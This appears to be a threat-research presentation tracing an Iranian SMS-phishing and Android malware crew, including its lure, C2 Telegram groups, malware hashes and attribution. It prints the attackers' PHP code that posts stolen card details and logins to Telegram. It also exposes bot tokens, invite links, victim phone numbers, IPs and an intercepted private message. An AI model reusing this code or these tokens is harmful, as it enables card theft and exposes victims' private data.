CURLOPT_URL => 'https://api.telegram.org/bot'.$token.'/sendDocument?chat_id='.$id,
CURLOPT_RETURNTRANSFER => true,
CURLOPT_ENCODING => '',
CURLOPT_MAXREDIRS => 10,
CURLOPT_TIMEOUT => 0,
CURLOPT_FOLLOWLOCATION => true,
CURLOPT_HTTP_VERSION => CURL_HTTP_VERSION_1_1,
CURLOPT_CUSTOMREQUEST => 'POST',
CURLOPT_POSTFIELDS => array('document'=> new CURLFILE('LydiaTeam.txt'), "caption"=>
```

← → ↻ sana-opieblw.xyz/amos/LydiaTeam.txt

text: Dear user, a complaint against you was registered and issued on 11/11/1400 with the tracking code 300002151211

To follow up the complaint through the site:

<https://eblaghe-bn.ga>

Status: Sent

STEP5 - Credit Card theft

- c2 server

Legit site

42

SMSspy Threat Actor

STEP5 - Credit Card Theft

- credit card details and user credentials are collected and sent to the attacker's telegram channel

```
if(true) {  
    $msg = "  
    <b>$type @NEW Card recived</b>  
  
    Card: <code>$pan</code>  
    Pass: <code>$pin</code>  
    Cvv2: <code>$cvv2</code>  
    Date: <code>$year/$month</code>  
  
    @Type : $otpr  
  
    IP : $ip  
  
    ";  
    @file_get_contents("https://api.telegram.org/bot$token/sendMessage?chat_id=$usrid&parse_mode=html&text=".urlencode($msg));  
}
```

SMSSpy Threat Actor

STEP5 - Credit Card Theft

- user credentials are collected and sent to the attacker's telegram channel

```
<?php
$token = "2133137749[REDACTED]//token
$chat_id = "196995254[REDACTED]";

if (isset($_POST["user"])) {
    if (isset($_POST["pass"])) {
        $u = $_POST["user"];
        $p = $_POST["pass"];
        $ip = $_SERVER['REMOTE_ADDR'];

        $data = [
            'text' => "نام : $u \n شماره : $p \n ip : $ip ",
            'chat_id' => $chat_id
        ];
        file_get_contents("https://api.telegram.org/bot$token/sendMessage?" . http_build_query($data) );
    }
}

header("Location: mellat/index.php"); //اینجا مسیر دایرکتوری درگاه ملتو میزاری
```




SMSspy Threat Actor

Telegram Group

- Exposed exfiltrated data in open Telegram group with valid invite links
https://api.telegram.org/bot5134494401:AAE8P1dCCdbXL-Rdjz4D0UaBRWpintyDyxw/getupdates?chat_id=-1001574570310

← → ↺ api.telegram.org/bot5134494401:AAE8P1dCCdbXL-Rdjz4D0UaBRWpintyDyxw/getchat?chat_id=-1001574570310


```
{"ok":true,"result":{"id":-1001574570310,"title":"Godrat","type":"supergroup","invite_link":"https://t.me/+FudLXjNQWhM5Yj00","permissions":
```



SMSpy Threat Actor - Attribution

Hacker's Identity


- The data Telegram group is misconfigured to display all group members/hackers without even joining the group



Groups




Sssssmssss



Groups



Sssssmssss




Groups



Data

SMSspy Threat Actor - Attribution

- Card Group - 14 members



SMSspy Threat Actor - Attribution

- **The SMS and Data group are not private, all_members_are_administrators everybody is welcome to join ...**
- But without access to messages ...



← → ↻ api.telegram.org/bot2026802664:AAFjQodINGqKtCMfwnvDop2utpX2zjfTjLU/getChat?chat_id=-636897576

```
{ "ok": true, "result": { "id": -636897576, "title": "Sssssmssss", "type": "group", "invite_link": "https://t.me/+shX0dWwrz_QxYjZl", "permissions":
```

```
"can_invite_users": true, "can_pin_messages": true }, "all_members_are_administrators": true } }
```

SMSspy Threat Actor - Attribution

- **I joined with my real name to both groups :)**
- But there was no access to messages by new members...



SMSspy Threat Actor - Attribution

- **The Card group is not private, all data is accessible** via the Bot API function - getUpdates




← → ↻ api.telegram.org/bot5087501518:AAGan_OwFZX2P4O2sKvZYRUg-0BmFw3MhEl/getupdates?chat_id=-1001603986877&id=5087564780

```
{"ok":true,"result":[{"update_id":956506522,
"message":{"message_id":1257,"from":{"id":435542521,"is_bot":false,"first_name":"Master","username":
"Master_XM","language_code":"en"},
```

```
InFo!\nNetwork : IR-MCI\nSmart-Phone : SM-G570F\nid-Mobile : 6ad8b299365fd75a\nPort
master\n\n\ud83c\udf10ip : [REDACTED].166\n#COdedBy : @LydiaTeam",
```

SMSspy Threat Actor - Attribution





- “So...Good” - seems like the main group



SMSSpy Threat Actor - Attribution

- The **group allows access to all messages without being required to join first**


Hundreds of credit cards are listed



SMSspy Threat Actor - C2 infrastructure

Hundreds of malware samples and c2 servers infrastructure

		FILES 160+
☐	  	1342DE3F936937A11E9A11073001B8588BAC78682C3F15A82F224734EFEC7067 sana (3).apk android apk runtime-modules reflection
☐	  	31931311AA76E218528A587B74C8C63ED55CAF0558B8F031EEAE92104A89A5F740 sana (2).apk android apk runtime-modules reflection clipboard telephony
☐	  	79D0C3913649FB3CEC441474956358D632DF7B538F86BAC38D44035F3F7319E (2) عدالت ہمارا .apk android apk obfuscated reflection runtime-modules
☐	  	E8601CA45BDB4A64C3A95824D6A802407E53B04A0616261AD27466A032691367 eb1agh (5).apk android apk runtime-modules reflection
☐	  	A047C5375913F3EF794EA44FC18EF1BCDF1B57B5A4C7A833522A51D3E0040EFA eb1agh.apk android apk runtime-modules reflection
☐	  	CE394C91A9161F283CC5E95AD68AC0F590FB8FC53762317E72905B0CA50E8D90 salamat.apk android obfuscated reflection apk runtime-modules telephony clipboard
☐	  	A24D9B49EA3980B0D42B72B3E6CE982FE167660858A2EAA40052ABE830DF30E9 عدالت ہمارا .apk android apk runtime-modules reflection



SMSspy Threat Actor - C2 infrastructure


- Those Telegram groups are just the tip of the iceberg



SMSspy Threat Actor - Lydia team

- **LydiaTeam** - active in the Professor phishing Telegram group with 15k members

← → ↺ 🔒 telemetr.io/en/channels/1528197112-professor_phishing/posts



Audience

شماره درمباری بی بی یک مینم
@efixe

109 | 0

Activity

• **PROFESSOR PHISHING** •
Dec 05, 13:10

کیا زن کاملت بگن

112 | 0

• **PROFESSOR PHISHING** •
Dec 05, 13:09

یاک ملی
خرید
شرکت آسان پرداخت
مبلغ 1,000,000
رمز 9534881

• PROFESSOR PHISHING •

Dec 06, 18:35

📄 | New message From Target!

• Message :

یسر عمو به زنت بگو خجالت بکنه اینقدر تو این زندگی کوفتی سرک نکنه من واگذار میکنم به خدا
پیش بگو حق نداری به بچه من جنده ام به طاها گفته به یاسین میگه بگه منو برادر قمار
بازش به این روز انداخت جای خجالت کشیدن داره برام خط نشان می‌کشه من اگه بدم من اگه خوبم
به خودم مربوطه گناه منو زنت حمل نمیکنه اگه خودش جای من بود خودشو جر میداد من سختی زیاد
کشیدم خدا تاوانشو ازشون میگیره بجای این همه حرف مفت بشینه به برادرش زنگ بزنه بگه آدم
بشه در ضمن من تو رو مثل بابام دوست داشتم تو منو وارد این جهنم کردی اون روز هم اگه زنگ
زدم فکر میکردم پشیمانم هستی وگرنه زنگ نمیزدم پیش بگو داداشش بره تو قمار خونه ها بمیره تا
جسدشو بیان انشاءالله

| Model : SM-A325F

| MobileNumber : 989030688259

| id-Mobile : 8356ccd981469fa9


| PoRt : @Sol_solo

| ip : 31.2.192.147

#CodedBy : @LydiaTeam

SMSspy Threat Actor - C2 infrastructure

- Searching for “newCard recived” (intentional typo) in Google, returned with Zalm_phishing Group - stolen card data



<https://telemetr.io> > channels > 15162... · [Translate this page](#)

статистика аудиторії телеграм каналу **zalem**  **phishing**

27 Nov 2021 — Скопійовано! отр @NEw Card recived. Card: 61043##### Pass: Cvv2: 990

Date: 05/03 ...

SMSspy Threat Actor - C2 Attribution

- Baba_zorro - owner of Zalem phishing Telegram group with **30k members**



zalem  *phishing*



@Zalem_Phishing



Like 0

Is this your channel? [Confirm ownership](#) for additional features

Owner : @baba_zorro

G O D R A T

29 976

members

~173

avg post reach

~4.4k

daily reach

~33


posts per day

0.6%

ERR %

0.3

citation index



SMSspy Threat Actor - C2 Attribution

356

17K

**GP_GOODRAT**
17,816 members

t.me/GP_adidas_fish
Link

@adidas_fish
Description

Notifications

131 photos
20 videos
3 audio files
22 shared links
13 voice messages
128 GIFs

17,816 MEMBERS

mmd
last seen recently

last seen recently

VIEW IN TELEGRAM

Preview channel

20K

**Shombol Phishing**
20,711 subscribers

t.me/ShombolPhishing
Link

به شومبول فیشینگ خوش اومدی شومبول طلا!
کارت میزاییم فقط گاو بازی در نیار برار بقیه هم بزنن
گروه شومبول چت ShombolChat@
Description

Notifications

267 photos
20 videos
7 files
33 audio files
157 shared links
12 voice messages
12 GIFs

27K

**zalem-phishing**
27,872 subscribers

Pinned message

Card Sharq Join @Zalem_Phishing

Leave a comment

zalem-phishing
New SMS From (HWCUN-L6735-HUAWEI-bc) TarGet!
From: Bank Mellat
SMS Body:
918*4408
شارز
200,000 مبلغ
8368596 رمز پویا

Time: 22:54:54
BatRy: 9 %
OpRatOr: irancell
ANDROID ID: #1c9f07326f57a5d43
IP: 5.123.42.46
Coded By: @Defaceram
122 all 20:35
4 comments

62K

**GOODRAT**
62,566 subscribers

September 25, 2020
Channel created

January 2

GOODRAT
xدا پا ماست
Mr.ariu
Dael.mamad
Amoo_godret 635 edited 13:27
13 comments

GOODRAT
xدا پا ماست
Mr.ariu Da...
بله همیشه 611 15:28

GOODRAT
Forwarded from Cbایرگنگ
خرید شارژ با موفقیت انجام شد.
8241212803701659
2628689992536167
نام صاحب کارت:
مبلغ شارژ: 2,000
ایرانسل
تعداد: ۲
Coded by: @IRGangPhish 610 19:13

83K



https://t.me/Hackers_Cay...
83 401 members, 4 229 online
ElIWellcome

JOIN GROUP

SMSspy Threat Actor - Android malware

SMSspy Android Malware

